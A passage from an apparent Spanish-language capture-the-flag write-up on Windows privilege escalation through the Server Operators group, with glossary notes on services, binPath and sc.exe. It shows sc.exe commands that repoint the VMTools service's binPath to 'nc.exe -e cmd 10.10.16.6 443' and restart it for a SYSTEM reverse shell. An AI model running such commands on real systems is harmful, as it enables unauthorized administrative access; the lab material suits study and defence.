
Ahora, Comprobaremos si podemos crear un servicio con **sc.exe**: `sc.exe create reverse binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"`. Nótese que proporcionamos la ruta de Netcat. No obstante, no tenemos permisos para ello, así que vamos a tratar de manipular uno que ya exista. Hacemos `services` para ver los servicios disponibles del sistema. Elegimos el servicio *WMPNetworkSvc* para tratar de manipularlo.



Como vamos a cambiar la configuración de un servicio ya existente, lo que haremos será: `sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.6 443"`. Ahora, cuando iniciemos de nuevo este servicio, al ser un servicio privilegiado, nos devolverá una shell reversa con privilegios administrativos.
Nótese que hemos cambiado el servicio, ya que para *WMPNetworkSvc* no teníamos los permisos suficiente. La idea es ir probando hasta que finalmente demos con uno válido. En este caso fue con el servicio *VMTools*.



Paramos ahora el servicio con `sc.exe stop VMTools`. Lo iniciamos nuevamente con `sc.exe start VMTools`. Obtenemos nuestra shell. Somos el usuario **NT AUTHORITY\SYSTEM**.



> En Windows, un **servicio** es un programa o proceso que se ejecuta en segundo plano y que realiza una función específica sin necesidad de intervención directa del usuario. Los servicios están diseñados para ejecutarse de manera independiente y

continuar funcionando incluso cuando ningún usuario está activamente iniciando sesión en el sistema.

> Los miembros del grupo **Server Operators** pueden administrar controladores de dominio. Este grupo existe sólo en *controladores de dominio*. Los miembros de este grupo pueden realizar las siguientes acciones: iniciar sesión en un servidor de forma interactiva, crear y eliminar recursos compartidos de red, iniciar y detener servicios, realizar copias de seguridad y restaurar archivos, formatear el disco duro de la computadora y apagar el sistema. Este grupo no se puede cambiar de nombre, ni eliminar. De forma predeterminada, este grupo no tiene miembros. El grupo tiene acceso a las opciones de configuración del servidor en los controladores de dominio.

> **BinPath** se refiere a la ruta del archivo binario ejecutable de una aplicación o servicio. En términos más simples, es la ubicación del archivo ejecutable (por lo general con extensión *.exe*) que se utiliza para iniciar un programa o servicio en el sistema operativo Windows. Cuando configuras un servicio en Windows, puedes especificar su **binPath** para indicar al sistema dónde encontrar el archivo ejecutable que se debe ejecutar cuando se inicie el servicio. Esta ruta puede ser absoluta (por ejemplo: "C:\Ruta\Al\Archivo.exe") o relativa al directorio de sistema (por ejemplo: "%SystemRoot%\System32\Archivo.exe").
> El binPath es una parte crucial de la configuración de servicios en Windows, ya que indica al sistema qué programa o proceso debe ejecutar cuando se activa ese servicio. Es importante asegurarse de que la ruta especificada sea correcta y que el archivo ejecutable esté disponible en esa ubicación para que el servicio funcione correctamente.

> **sc.exe** es una herramienta de línea de comandos en el sistema operativo Windows que se utiliza para comunicarse con el **Controlador de servicios (Service Control Manager, SCM)**. Permite administrar servicios de Windows desde la línea de comandos. Con **sc.exe**, puedes crear, iniciar, detener, eliminar y configurar servicios en un sistema Windows. Esta herramienta es particularmente útil cuando necesitas automatizar tareas relacionadas con servicios, o cuando estás trabajando en un entorno sin interfaz gráfica, como una instalación de Windows Server Core.
>
> - Algunos ejemplos de cómo se puede utilizar **sc.exe** incluyen:
>   - Crear un nuevo servicio.
>   - Iniciar, detener o reiniciar un servicio existente.
>   - Cambiar la configuración de un servicio, como su tipo de inicio o la ruta de ejecución.
>   - Ver el estado actual de un servicio.